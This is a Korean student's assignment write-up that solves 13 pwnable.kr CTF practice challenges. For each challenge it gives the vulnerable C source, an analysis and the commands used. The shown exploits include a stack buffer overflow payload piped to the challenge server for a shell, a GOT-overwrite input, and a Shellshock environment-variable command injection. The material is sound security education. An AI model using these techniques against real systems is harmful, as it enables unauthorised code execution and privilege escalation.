

취약점 진단 트랙 과제

-pwnable.kr 13문제 풀이-

제출자 : 유동균

<1번 : fd>

1. 문제 분석

- 1) 특정 파일 디스크립터를 이용하여 문자열을 읽고 "LETMEWIN" 인지 비교한다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about Linux file I/O\n");
    return 0;
}
```

<fd.c>

2. 접근 아이디어

- 1) 리눅스의 표준 입출력 파일 디스크립터가 0:표준입력, 1:표준출력, 2:표준에러 인 것을 이용하여 fd 변수를 0으로 만들어 표준입력으로 "LETMEWIN"을 입력하자.

3. 풀이 과정

- 1) fd 값을 0으로 만들기 위해선 인자 값으로 0x1234를 넘겨줘야 한다.
- 2) 0x1234는 10진수로 4660 이므로, 4660을 인자로 넘겨주면 문제를 풀 수 있다.

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

<2번 : collision>

1. 문제 분석

- 1) 인자를 넘어온 20byte를 5개의 int형으로 읽고 더한다.
- 2) 더한 값을 0x21DD09EC와 비교하여 같으면 키를 준다.

```
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
    for(i=0; i<5; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [passcode]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("passcode length should be 20 bytes\n");
        return 0;
    }

    if(hashcode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong passcode.\n");
    return 0;
}
```

<col.c>

2. 접근 아이디어

- 1) 더해서 0x21DD09EC이 나오는 값 5개를 구하고 하나의 문자열처럼 연결하여 인자로 전달한다.

3. 풀이 과정

- 1) 0x21DD09EC 값을 5로 나눈다.

6C5CEC8

- 2) 해당 값을 8byte 단위로 생각하고 이어 붙인다. 이때, 마지막에는 나머진 4를 더하

여 연결한다. => "06C5CEC806C5CEC806C5CEC806C5CEC806C5CECC"

2) perl을 이용하여 hex값으로 전달한다.

- hex 값을 전달하기 위해 큰 따옴표를 이용해 봤지만 안 됨 (실행인자를 그냥 넣으면 문자열로 전달됨)

3) `./col `perl -e 'print "Wx06WxC5WxCEWxC8"x4,"Wx06WxC5WxCEWxCC"'`` 이렇게 전달했을 때, 문제가 풀리지 않는다.

4) 엔디안 방식의 차이일 것이라고 추측되어, 순서를 바꿔서 전달.

```
col@ubuntu:~$ ./col `perl -e 'print "\xC8\xCE\xC5\x06"x4,"\xCC\xCE\xC5\x06"'`  
daddy! I just managed to create a hash collision :)
```

<3번 : bof>

1. 문제 분석

- 1) 문자열을 32자 이상 입력하여 overflow를 일으킨다.
- 2) key 값이 0xcafebabe가 되어야 된다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);    // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..#n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```


<bof.c>

2. 접근 아이디어

- 1) buffer overflow를 이용하여 인자로 전달된 key 값에 0xcafebabe 값을 넣자.

3. 풀이 과정

- 1) overflowme 배열이 32byte이고, return address(ebp)와 sfp가 각각 4byte이다.
- 2) 함수 인자인 key 위치는 그 뒤인(40byte) 곳에 있을 것으로 추측하여 총 44바이트를 넣었지만 정답이 아니다.
- 3) 이것으로 스택을 보호하기 위한 공간이 들어가 있음을 알 수 있다.
- 4) 메모리 구조를 확인하기 위해 IDA로 bof 파일을 열어본다.



```
-0000000C var_C
-00000008
-00000007
-00000006
-00000005
-00000004
-00000003
-00000002
-00000001
+00000000 s
+00000004 r
+00000008 arg_0
```

5) 스택의 구조를 보면 overflowme 배열과 key 변수 사이에 20byte의 메모리가 있는 것을 확인 할 수 있다.

6) 따라서 총 52byte를 채우고 그 뒤로 0xcafebabe를 입력해주면 키를 구할 수 있다.

```
root@kali:~# (perl -e 'print "a"x52,"\xbe\xba\xfe\xca\n"; cat) | nc pwnable.kr 9000
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

<4번 : flag>

1. 문제 분석

- 1) 문제에 packing에 대한 말과 reversing 문제라는 힌트가 주어졌다.
- 2) 리눅스에서 flag를 실행되지 않는다.
- 3) 실행파일인데 실행이 안 되므로 64bit 프로그램이라고 판단된다.
- 4) 패킹된 프로그램일 것이다.

2. 접근 아이디어

- 1) 먼저, 패킹 방식을 알아내고 패킹을 푼 후, IDA로 분석하여 키를 찾아보자.

3. 풀이 과정

- 1) HexEdit으로 파일을 열어보면 처음 부분에 UPX라는 문구를 확인할 수 있다.

```
ELF.....
..>.....D.
@.....
...@.8...@...
.....
..@.....@...
.-.....-
.....
Ob.....Ob1.....
Ob1.....
ü-à¡UPX!.....
```

- 2) UPX 방식으로 패킹을 풀면 정상적으로 풀리는 것을 확인할 수 있다.

```
C:\Users\Hackurity\Desktop\upx391w>upx -d ../flag
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91w Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013

File size      Ratio      Format      Name
-----
887219 <- 335288 37.79% linux/ElfAMD flag

Unpacked 1 file.
```

- 3) 언팩킹된 파일을 다시 IDA로 열어보면 파일의 흐름을 확인 할 수 있다.

```

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     edi, offset aIWillMallocAnd ; "I will malloc() and strcpy the flag the"...
call    puts
mov     edi, 64h
call    malloc
mov     [rbp+var_8], rax
mov     rdx, cs:flag
mov     rax, [rbp+var_8]
mov     rsi, rdx
mov     rdi, rax
call    sub_400320
mov     eax, 0
leave
retn

```

public flag
flag dq offset aUpX__?SoundsL ; "UPX...? sounds like a delivery service "...

4) 여기서 flag라는 값을 따라가 보면 키 값을 얻을 수 있다.

'UPX...? sounds like a delivery service :)'

<5번 : passcode>

1. 문제 분석

- 1) 이름을 입력받고 두 개의 패스코드를 입력받는다.
- 2) 패스코드를 입력받는 부분을 보면 '&'가 빠져있는 것을 볼 수 있다.

```
#include <stdio.h>
#include <stdlib.h>

void login(){
    int passcode1;
    int passcode2;

    printf("enter passcode1 : ");
    scanf("%d", passcode1);
    fflush(stdin);

    // hal meeny told me that 32bit is vulnerable to bruteforcing :D
    printf("enter passcode2 : ");
    scanf("%d", passcode2);

    printf("checking...\n");
    if(passcode1==338150 && passcode2==13371337){
        printf("Login OK!\n");
        system("/bin/cat flag");
    }
    else{
        printf("Login Failed!\n");
        exit(0);
    }
}

void welcome(){
    char name[100];
    printf("enter you name : ");
    scanf("%100s", name);
    printf("Welcome %s!\n", name);
}

int main(){
    printf("Toddler's Secure Login System 1.0 beta.\n");

    welcome();
    login();

    // something after login...
    printf("Now I can safely trust you that you have credential :) \n");
    return 0;
}
```

2. 접근 아이디어

- 1) 처음 이름을 입력 받는 것과 &가 빠져 있다는 점을 이용하면 passcode1과 passcode2에 내가 원하는 값을 넣을 수 있지 않을까?
- 2) 이름을 입력받을 때 버퍼 오버플로우를 일으켜 내가 원하는 주소를 실행시키게 할 수 있지 않을까?
→ %100s로 되어 있어서 딱 100자만 입력 받는다. (bof X)

3. 풀이 과정

- 1) objdump 명령어를 이용하면 어셈블리어 코드와 명령어 주소를 볼 수 있다. 여기서 플래그를 보여주는 system 명령어의 주소를 확인한다. (0x080485e3)

```

08048564 <login>:
8048564: 55                push    %ebp
8048565: 89 e5            mov     %esp, %ebp
8048567: 83 ec 28         sub     $0x28, %esp
804856a: b8 70 87 04 08   mov     $0x8048770, %eax
804856f: 89 04 24         mov     %eax, (%esp)
8048572: e8 a9 fe ff ff   call   8048420 <printf@plt>
8048577: b8 83 87 04 08   mov     $0x8048783, %eax
804857c: 8b 55 f0         mov     -0x10(%ebp), %edx
804857f: 89 54 24 04      mov     %edx, 0x4(%esp)
8048583: 89 04 24         mov     %eax, (%esp)
8048586: e8 15 ff ff ff   call   80484a0 <__isoc99_scanf@plt>
804858b: a1 2c a0 04 08   mov     0x804a02c, %eax
8048590: 89 04 24         mov     %eax, (%esp)
8048593: e8 98 fe ff ff   call   8048430 <fflush@plt>
8048598: b8 86 87 04 08   mov     $0x8048786, %eax
804859d: 89 04 24         mov     %eax, (%esp)
80485a0: e8 7b fe ff ff   call   8048420 <printf@plt>
80485a5: b8 83 87 04 08   mov     $0x8048783, %eax
80485aa: 8b 55 f4         mov     -0xc(%ebp), %edx
80485ad: 89 54 24 04      mov     %edx, 0x4(%esp)
80485b1: 89 04 24         mov     %eax, (%esp)
80485b4: e8 e7 fe ff ff   call   80484a0 <__isoc99_scanf@plt>
80485b9: c7 04 24 99 87 04 08 movl    $0x8048799, (%esp)
80485c0: e8 8b fe ff ff   call   8048450 <puts@plt>
80485c5: 81 7d f0 e6 28 05 00 cmpl    $0x528e6, -0x10(%ebp)
80485cc: 75 23            jne     80485f1 <login+0x8d>
80485ce: 81 7d f4 c9 07 cc 00 cmpl    $0xcc07c9, -0xc(%ebp)
80485d5: 75 1a            jne     80485f1 <login+0x8d>
80485d7: c7 04 24 a5 87 04 08 movl    $0x80487a5, (%esp)
80485de: e8 6d fe ff ff   call   8048450 <puts@plt>
80485e3: c7 04 24 af 87 04 08 movl    $0x80487af, (%esp)
80485ea: e8 71 fe ff ff   call   8048460 <system@plt>
80485ef: c9              leave   %eax
80485f0: c3              ret
80485f1: c7 04 24 bd 87 04 08 movl    $0x80487bd, (%esp)
80485f8: e8 53 fe ff ff   call   8048450 <puts@plt>
80485fd: c7 04 24 00 00 00 00 movl    $0x0, (%esp)
8048604: e8 77 fe ff ff   call   8048480 <exit@plt>

```

- 2) 그리고 readelf 명령어를 통해 exit의 주소를 확인한다. (0x0804a000)
- 3) 이제 perl 스크립트를 이용하여 처음에 입력받는 name에, 나중에 passcode1이 위치 할 공간에 주소 값을 넣기 위해 "A"를 96개 채우고 뒤에 exit의 주소를 넣어준다.
- 4) passcode1으로 입력되는 값은 system 명령어의 주소인 0x080485e3를 넣어준다. (10진수로 넣어준다 -> 134514147)
- 5) 키가 출력되는 것을 확인 할 수 있다.

```

passcode@ubuntu:~$ perl -e 'print "A"x96, "\x18\xa0\x04\x08", "134514147\n",
"f\n" | ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
enter passcode1 : enter passcode2 : checking...
Login Failed!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)'

```

<6번 : random>

1. 문제 분석

- 1) 숫자를 입력받아서 랜덤 값과 비교한다.
- 2) rand() 함수를 사용할 때 시드값을 넣어주지 않는다.
- 3) 입력된 key 값과 랜덤 값을 xor 연산하여 0xdeadbeef 값을 만들면 키를 구할 수 있다.

```
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();           // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xdeadbeef ){
        printf("Good!\n");
        system("/bin/cat flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}
```

<random.c>

2. 접근 아이디어

- 1) 랜덤 함수에 시드값을 넣어주지 않으므로 항상 같은 규칙의 숫자가 나올 것이다. 그러므로 처음 나오는 숫자가 무엇인지만 알면 xor 연산을 통해 0xdeadbeef가 되는 값을 찾아보자.

3. 풀이 과정

- 1) ltrace 툴을 사용해 초기 랜덤값이 어떤 값인지 확인한다.
 - 어떻게 접근해야 할지는 생각했지만, 무엇으로 프로그램 내의 값을 확인할지 몰랐지만, 친구의 도움으로 ltrace에 대해 알게 됨.

```
random@ubuntu:~$ ltrace ./random
__libc_start_main(0x4005f4, 1, 0x7ffffae02d918, 0x400670, 0x400700 <unfinished ...
>
rand(1, 0x7ffffae02d918, 0x7ffffae02d928, 0x400670, 0x400700) = 0x6b8b4567
__isoc99_scanf(0x400760, 0x7ffffae02d828, 0x7ffffae02d828, 0x7f69441a80a4, 0x7f69441a80a4 0000
) = 1
puts("Wrong, maybe you should try 2^32"...Wrong, maybe you should try 2^32 cases
)
    = 40
+++ exited (status 0) +++
```

- 2) rand 함수를 통해 나온 값은 0x6b8b4567인 것을 알 수 있다.

3) 0x6b8b4567와 xor을 해서 0xdeadbeef가 나오는 값을 찾아서 입력한다.

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$ █
```

<7번 : input>

1. 문제 분석

- 1) 1stage는 인자가 100개 인지 확인하고 'A'(65), 'B'(66) 번째 값을 비교한다.
- 2) 2stage는 표준 입력과 표준 에러 버퍼를 읽어 값을 비교한다.
- 3) 3stage는 환경변수 값을 읽어 비교한다.
- 4) 4stage는 파일을 열어 값을 비교한다.
- 5) 4stage는 소켓을 생성하여 데이터를 전송받아 값을 비교한다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
    printf("Welcome to pwnable.kr\n");
    printf("Let's see if you know how to give input to program\n");
    printf("Just give me correct inputs then you will get the flag\n");

    // argc
    if(argc != 100) return 0;
    if(strcmp(argv[65], "\x00")) return 0;
    if(strcmp(argv[66], "\x20\x0a\x0d")) return 0;
    printf("Stage 1 clear\n");

    // stdin
    char buf[4];
    read(0, buf, 4);
    if(memcmp(buf, "\x00\x0a\x0d\xff", 4)) return 0;
    read(2, buf, 4);
    if(memcmp(buf, "\x00\x0a\x0d\xff", 4)) return 0;
    printf("Stage 2 clear\n");

    // env
    if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
    printf("Stage 3 clear\n");

    // file
    FILE* fp = fopen("\x0a", "r");
    if(!fp) return 0;
    if( fread(buf, 4, 1, fp) != 1 ) return 0;
    if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
    fclose(fp);
    printf("Stage 4 clear\n");
```

```
// network
int sd, cd;
struct sockaddr_in saddr, caddr;
sd = socket(AF_INET, SOCK_STREAM, 0);
if(sd == -1){
    printf("socket error, tell admin\n");
    return 0;
}
saddr.sin_family = AF_INET;
saddr.sin_addr.s_addr = INADDR_ANY;
saddr.sin_port = htons( atoi(argv[99]) );
if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
    printf("bind error, use another port\n");
    return 1;
}
listen(sd, 1);
int c = sizeof(struct sockaddr_in);
cd = accept(sd, (struct sockaddr*)&caddr, (socklen_t*)&c);
if(cd < 0){
    printf("accept error, tell admin\n");
    return 0;
}
if( recv(cd, buf, 4, 0) != 4 ) return 0;
if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
printf("Stage 5 clear\n");

// here's your flag
system("/bin/cat flag");
return 0;
}
```

2. 접근 아이디어

- 1) input을 바로 실행 시키면 인자 또는 다른 값들을 제대로 넣어 주기 힘들다. 그러므로 다른 프로그램을 만들어서 그 프로그램으로 실행시켜보자.
 - > 처음에는 그냥 넣으려고 했지만 방법을 찾지 못해서 친구에게 힌트를 얻어 /tmp에서 파일을 생성할 수 있다는 것을 알게 되었다.

3. 풀이 과정

- 1) 1 stage는 인자를 99개 채운 뒤, 'A'번째와 'B'번째 값만 원하는 값으로 바꿔준다.
- 2) 2 stage에서 그냥 write(0, "~", 4) 이렇게 했지만, 잘 되지 않는다.
- 3) 결국 스테이지 2부터는 풀지 못했다...

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main () {
    char *argv[101]={0};
    int i;
    for(i=0; i<100; i++)
        argv[i] = "A";
    argv['A'] = "\x00";
    argv['B'] = "\x20\x0a\x0d";
    char *envp[2] = {" "};

    execve("/home/input/input", argv, envp);
    sleep(0.5);
    write(0, "\x00\x0a\x00\xff", 4);
    write(2, "\x00\x0a\x02\xff", 4);
}
```

<8번 : leg>

1. 문제 분석

- 1) key1, key2, key3 함수의 반환 값을 찾으면 어떤 값을 입력해야 되는지 알 수 있다.
- 2) arm방식의 어셈블리어 코드이다.
- 3) leg.asm에서 함수 부분을 보면 r3의 값을 r0에 넣고 main으로 돌아와 r0를 사용하는 것을 보면 r0가 eax와 같은 리턴 값을 담는 역할을 한다는 것을 알 수 있다. (r3도 결국 반환 값과 같은 값을 갖는다.)
- 4) pc의 값과 lr의 값을 반환 값으로 활용하고 있다.
- 5) pc는 현재 실행 주소를 의미하고, lr은 돌아갈 주소를 의미한다.

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
    asm("mov r3, pc\n");
}
int key2(){
    asm(
        "push    {r6}\n"
        "add     r6, pc, $1\n"
        "bx      r6\n"
        ".code   16\n"
        "mov     r3, pc\n"
        "add     r3, $0x4\n"
        "push    {r3}\n"
        "pop     {pc}\n"
        ".code   32\n"
        "pop     {r6}\n"
    );
}
int key3(){
    asm("mov r3, lr\n");
}
int main(){
    int key=0;
    printf("Daddy has very strong arm! : ");
    scanf("%d", &key);
    if( (key1()+key2()+key3()) == key ){
        printf("Congratz!\n");
        int fd = open("flag", O_RDONLY);
        char buf[100];
        int r = read(fd, buf, 100);
        write(0, buf, r);
    }
    else{
        printf("I have strong leg :P\n");
    }
    return 0;
}
```

<leg.c>

2. 접근 아이디어

- 1) r3에 들어가는 값이 함수가 반환하는 값이므로, r3를 계산하는 부분을 위주로 어떤 값을 어떻게 계산하는지 확인해보자.

3. 풀이 과정

- 1) pc 값은 현재 실행하고 있는 명령어의 주소를 나타낸다. 이때, arm의 pc에 대해서 찾아보면 다음과 같이 설명하고 있다.

실행하는 동안 pc는 현재 실행되는 명령어의 주소를 포함하지 않습니다. 현재 실행되는 명령어의 주소는 일반적으로 ARM의 경우 pc-8이거나 Thumb의 경우 pc-4입니다.

즉, pc값은 현재 실행 주소에 +8 또는 +4을 해야 된다.

- 처음에는 있는 그대로 계산했다가 안돼서 찾아봄.

- 2) key1 함수의 리턴 값은 pc(0x8cdc+8)이다.
- 3) key2 함수를 보면 .code 16 이라는 코드가 있는데 이것은 Thumb 코드로 되어있다는 의미이다. 따라서 key2 함수의 리턴 값은 pc(0x8d04+4) + 4 이다.
- 4) key3 함수에는 lr을 그대로 반환하므로 복귀 주소인 0x8d80를 반환한다.
 - 복귀 주소는 함수가 호출된 주소가 아니고 그 다음 주소이다.
- 5) 따라서, 입력해야할 값은 $0x8cdc+8 + 0x8d04+4+4 + 0x8d80 = 108400$ 이다.

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
/ $
```


<9번 : mistake>

1. 문제 분석

- 4) 문제의 힌트를 통해 연산자 우선순위와 관련된 문제라는 것을 알 수 있다.
- 5) password 파일을 읽어서 파일 디스크립터를 fd에 저장하는 것 같지만 연산자 우선순위를 따져보면 비교를 먼저 하기 때문에 fd에는 결과적으로 0이 들어간다.
- 6) read 함수를 통해 fd에서 내용을 읽는다.
- 7) scanf로 문자열을 입력받고 각 문자마다 1과 xor을 하고 그 결과를 이전에 읽어드린 pw_buf와 비교한다.

```
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
    int i;
    for(i=0; i<len; i++){
        s[i] ^= XORKEY;
    }
}

int main(int argc, char* argv[]){
    int fd;
    if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
        printf("can't open password %d\n", fd);
        return 0;
    }

    printf("do not bruteforce...\n");
    sleep(time(0)%20);

    char pw_buf[PW_LEN+1];
    int len;
    if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
        printf("read error\n");
        close(fd);
        return 0;
    }

    char pw_buf2[PW_LEN+1];
    printf("input password : ");
    scanf("%10s", pw_buf2);

    // xor your input
    xor(pw_buf2, 10);

    if(!strcmp(pw_buf, pw_buf2, PW_LEN)){
        printf("Password OK\n");
        system("/bin/cat flag\n");
    }
    else{
        printf("Wrong Password\n");
    }

    close(fd);
    return 0;
}
```

2. 접근 아이디어

- 1) fd는 0이므로 read를 할 때 표준입력 버퍼에서 값을 읽어드린다. 그러므로 프로그램이 멈췄을 때 값을 입력해서 pw_buf를 원하는 값으로 설정하고 다음 입력하는 값을 표준입력으로 입력한 값에 ^1하여 넣어주자.

3. 풀이 과정

- 1) B의 아스키 값은 66(0100 0010)이므로 xor하면 67(0100 0011), 즉, C가 된다.
- 2) 따라서 표준입력으로는 “BBBBBBBBBB”를 넣고, 다음 값으로는 “CCCCCCCCC”를 넣으면 “CCCCCCCCC”의 각 문자들이 ^1 돼서 “BBBBBBBBBB”가 되어 조건에 통과 할 수 있다.

```
$ ./mistake
do not bruteforce...
BBBBBBBBBB
input password : CCCCCCCCCC
Password OK
Mommy, the operator priority always confuses me :(
$
```

<10번 : shellshock>

1. 문제 분석

- 1) bash가 주어진 것을 보아 bash 관련 취약점을 요구하는 것으로 추측된다.
- 2) setresuid 함수를 보아 권한 상승 문제가 아닐까 추측된다.

```
#include <stdio.h>
int main(){
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());
    system("/home/shellshock/bash -c 'echo shock_me'");
    return 0;
}
```

2. 접근 아이디어

- 1) 방법을 찾지 못해 도움을 구하니 CVE-2014-7169 취약점이라고 한다. 해당 취약점을 찾아보면 환경 변수 선언 시 (){(a)=>W 코드를 입력하면 뒤에 따라오는 쉘 명령어가 실행되는 문제이다. 즉, 환경변수를 임의로 설정하고 뒤에 flag를 읽는 명령을 넣어주면 될 것이다.

3. 풀이 과정

- 1) 환경 변수를 설정할 때 뒤에 /bin/cat flag 명령어를 넣어준다.
- 2) 그리고 다시 ./shellshock를 실행시켜주면 해당 명령어가 실행되는 것을 볼 수 있다.

```
shellshock@ubuntu:~$ export x='() { echo ' '; }; /bin/cat flag'
shellshock@ubuntu:~$ ./shellshock
only if I knew CVE-2014-6271 ten years ago...!!
Segmentation fault
```

<11번 : coin1>

1. 문제 분석

- 1) netcat을 통해 접속하면 게임이 시작한다.
- 2) 게임은 설명이 나오고 3초 뒤에 시작된다.
- 3) 출력 값이 다른 숫자를 찾으면 된다.
- 4) 횟수가 제한되어 있기 때문에 가장 효율적으로 찾을 수 있는 검색방법을 이용하여 찾아야 한다.
- 5) 시간이 정해져 있기 때문에 코드를 최대한 간단히 만들어야 한다.

```
root@kali:~# nc pwnable.kr 9007

-----
-                Shall we play a game?                -
-----

You have given some gold coins in your hand
however, there is one counterfeit coin among them
counterfeit coin looks exactly same as real coin
however, its weight is different from real one
real coin weighs 10, counterfeit coin weighs 9
help me to find the counterfeit coin with a scale
if you find 100 counterfeit coins, you will get reward :)
FYI, you have 30 seconds.

- How to play -
1. you get a number of coins (N) and number of chances (C)
2. then you specify a set of index numbers of coins to be weighed
3. you get the weight information
4. 2~3 repeats C time, then you give the answer

- Example -
[Server] N=4 C=2          # find counterfeit among 4 coins with 2 trial
[Client] 0 1              # weigh first and second coin
[Server] 20               # scale result : 20
[Client] 3                # weigh fourth coin
[Server] 10               # scale result : 10
[Client] 2                # counterfeit coin is third!
[Server] Correct!

- Ready? starting in 3 sec... -
```

2. 접근 아이디어

- 1) 이진탐색을 통해서 해당 숫자를 찾고, 남은 횟수 동안 키값을 반복적으로 출력하여 남은 횟수를 채우자.
- 2) 빠른 속도를 위해서 문자열을 미리 만들어 두고 인덱스로 접근해서 사용하자.

3. 풀이 과정

- 1) 소켓 프로그래밍을 통해 빠르게 값을 계산하여야 한다.
- 2) 이진탐색을 하여 무게가 10의 배수인 경우와 아닌 경우를 나눠 범위를 좁혀나간다.
- 3) 최종적으로 값을 찾으면 남은 횟수가 채워질 때까지 반복하여 전송한다.

- 4) 전송할 문자열을 생성할 때는 미리 만들어진 문자열을 잘라 사용한다.
- 처음에는 반복문으로 그 때 필요한 문자열을 만들었지만 너무 느려서 더 빠른 방법을 찾은 것이 미리 문자를 만들어두고 잘라서 쓰는 것임.

```
from socket import *
import time

string = []
for i in range(1024):
    string.append(str(i))
b=socket(AF_INET, SOCK_STREAM)
b.connect(('pwnable.kr', 9007))
data=b.recv(2048)
time.sleep(3)
x=0
while x < 100 :
    data=b.recv(20)
    start = 0
    end = int(data[2:5])
    key = -1
    while key < 0 :
        ans = " ".join(string[start:(end-start)/2+start+1])
        b.send(ans+"\n")
        data = b.recv(10)
        data=int(data)
        if (data%10)==0 :
            start = (end-start)/2 + start + 1
        else :
            end = (end-start)/2 + start
        if start==end :
            key = start
    b.send(str(key)+"\n")
    data = b.recv(20)
    while data[0]=="9" :
        b.send(str(key)+"\n")
        data = b.recv(20)
    print data
    x = x+1
data = b.recv(1024)
print data
b.close()
```

Correct! <97>

Correct! <98>

Correct! <99>

Congrats! get your flag

h1NaRy_S34rch1nG_1s_3asy_p3asy

<12번 : blackjack>

1. 문제 분석

- 1) 블랙잭 게임을 C코드로 구현한 것이다.
- 2) 배팅을 하고 게임에서 이기면 배팅한 돈을 받고 지면 잃는다.
- 3) 힌트를 보면 돈을 많이 따면 키 값을 얻을 수 있을 것이다.

2. 접근 아이디어

- 1) 배팅 금액을 입력하는 부분을 이용하면 돈을 비정상적으로 많이 벌 수 있지 않을까?

3. 풀이 과정

- 1) 배팅 금액을 현재 가지고 있는 금액보다 큰 액수를 적으면 “You cannot bet more money than you have.” 라고 뜬다.
- 2) 배팅 금액을 음수로 입력하면 정상적으로 게임이 진행된다.
 - 처음에 숫자가 아닌 다른 문자를 실수로 입력했었는데 점음에도 돈이 올라간 것을 보고 점음에도 돈이 올라가는 경우가 언제일까 생각하게 됨. -> 그 경우가 바로 음수를 입력한 경우.
- 3) 따라서 매우 작은 음수(-1000000)를 입력하고 게임에서 지면 한 번에 많은 돈을 벌 수 있다.

```
Cash: $500
-----
| C |
| 9 |
| C |
|   |
-----

Your Total is 9
The Dealer Has a Total of 3
Enter Bet: $-1000000

Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
s

You Have Chosen to Stay at 9. Wise Decision!

The Dealer Has a Total of 13
The Dealer Has a Total of 23
Dealer Has the Better Hand. You Lose.

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
█
```

```
YaY_I_AM_A_MILLIONARE_LOL

Cash: $1000500
-----
| H |
| 6 |
| H |
|   |
-----

Your Total is 6
The Dealer Has a Total of 1
Enter Bet: $█
```

<13번 : lotto>

1. 문제 분석

- 1) 입력 값과 랜덤 값이 같으면 키를 출력한다.
- 2) 입력은 문자로써 입력받지만 랜덤 값은 숫자로써 1~45 이므로 입력할 때 1~45에 해당하는 값을 입력해야 한다.
- 3) 값에 대한 비교를 같은 위치의 값을 비교하는 것이 아니고 모든 위치의 값들을 각각 비교하고 있다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

unsigned char submit[6];

void play(){
    int i;
    printf("Submit your 6 lotto bytes : ");
    fflush(stdout);

    int r;
    r = read(0, submit, 6);

    printf("Lotto Start!\n");
    //sleep(1);

    // generate lotto numbers
    int fd = open("/dev/urandom", O_RDONLY);
    if(fd==-1){
        printf("error, tell admin\n");
        exit(-1);
    }
    unsigned char lotto[6];
    if(read(fd, lotto, 6) != 6){
        printf("error2, tell admin\n");
        exit(-1);
    }
    for(i=0; i<6; i++){
        lotto[i] = (lotto[i] % 45) + 1;
    }
    close(fd);

    // calculate lotto score
    int match = 0, j = 0;
    for(i=0; i<6; i++){
        for(j=0; j<6; j++){
            if(lotto[i] == submit[j]){
                match++;
            }
        }
    }

    // win!
    if(match == 6){
        system("/bin/cat flag");
    }
    else{
        printf("bad luck...\n");
    }
}

void help(){
    printf("- nLotto Rule -\n");
    printf("nlotto is consisted with 6 random natural\n");
    printf("your goal is to match lotto numbers as man\n");
    printf("if you win lottery for +1st place, you w!\n");
    printf("for more details, follow the link below\n");
    printf("http://www.nlotto.co.kr/counsel.do?method=
n\n");
    printf("mathematical chance to win this game is kn
");
}

int main(int argc, char* argv[]){
    // menu
    unsigned int menu;

    while(1){
        printf("- Select Menu -\n");
        printf("1. Play Lotto\n");
        printf("2. Help\n");
        printf("3. Exit\n");

        scanf("%d", &menu);

        switch(menu){
            case 1:
                play();
                break;
            case 2:
                help();
                break;
            case 3:
                printf("bye\n");
                return 0;
            default:
                printf("invalid menu\n");
                break;
        }
    }

    return 0;
}
```

2. 접근 아이디어

- 1) 각각 모든 자리들을 비교하기 때문에, 111111과 같은 중복이 있는 값을 넣으면 한 자리만 맞아도 match값을 6으로 만들 수 있지 않을까?

3. 풀이 과정

- 1) 입력으로 1~45 사이의 값을 갖는 문자를 6개 중복해서 넣는다. => "!!!!!!"
- 2) 이것을 여러 번 입력하다보면 key가 나온다.

```
Submit your 6 lotto bytes : !!!!!!  
Lotto Start!  
sorry mom... I FORGOT to check duplicate numbers... :(
```